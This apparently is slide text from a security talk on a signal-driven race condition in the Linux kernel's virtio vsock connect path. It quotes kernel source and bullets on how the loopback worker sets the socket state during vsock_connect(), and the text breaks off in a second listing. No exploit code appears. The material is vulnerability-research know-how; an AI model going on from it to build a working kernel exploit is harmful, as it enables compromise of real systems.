
Race Condition Using Signal




```
1 static int
2 virtio_transport_recv_connecting(struct sock *sk,
3                                 struct sk_buff *skb)
4 {
5     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);
6     struct vsock_sock *vsk = vsock_sk(sk);
7     int skerr;
8     int err;
9
10    switch (le16_to_cpu(hdr->op)) {
11    case VIRTIO_VSOCK_OP_RESPONSE:
12        sk->sk_state = TCP_ESTABLISHED;
13        sk->sk_socket->state = SS_CONNECTED;
14        vsock_insert_connected(vsk);
15        sk->sk_state_change(sk);
16        break;
```

- Set `->sk_state` to `TCP_ESTABLISHED` in the loopback worker
- Loopback worker scheduled during `vsock_connect()`


Race Condition Using Signal




Race Condition Using Signal



Race Condition Using Signal



Race Condition Using Signal



02. Race Condition Scenario

Race Condition Using Signal

```
1 void virtio_transport_recv_pkt(struct virtio_transport *t,  
2                               struct sk_buff *skb)  
3 {  
4     ...  
5  
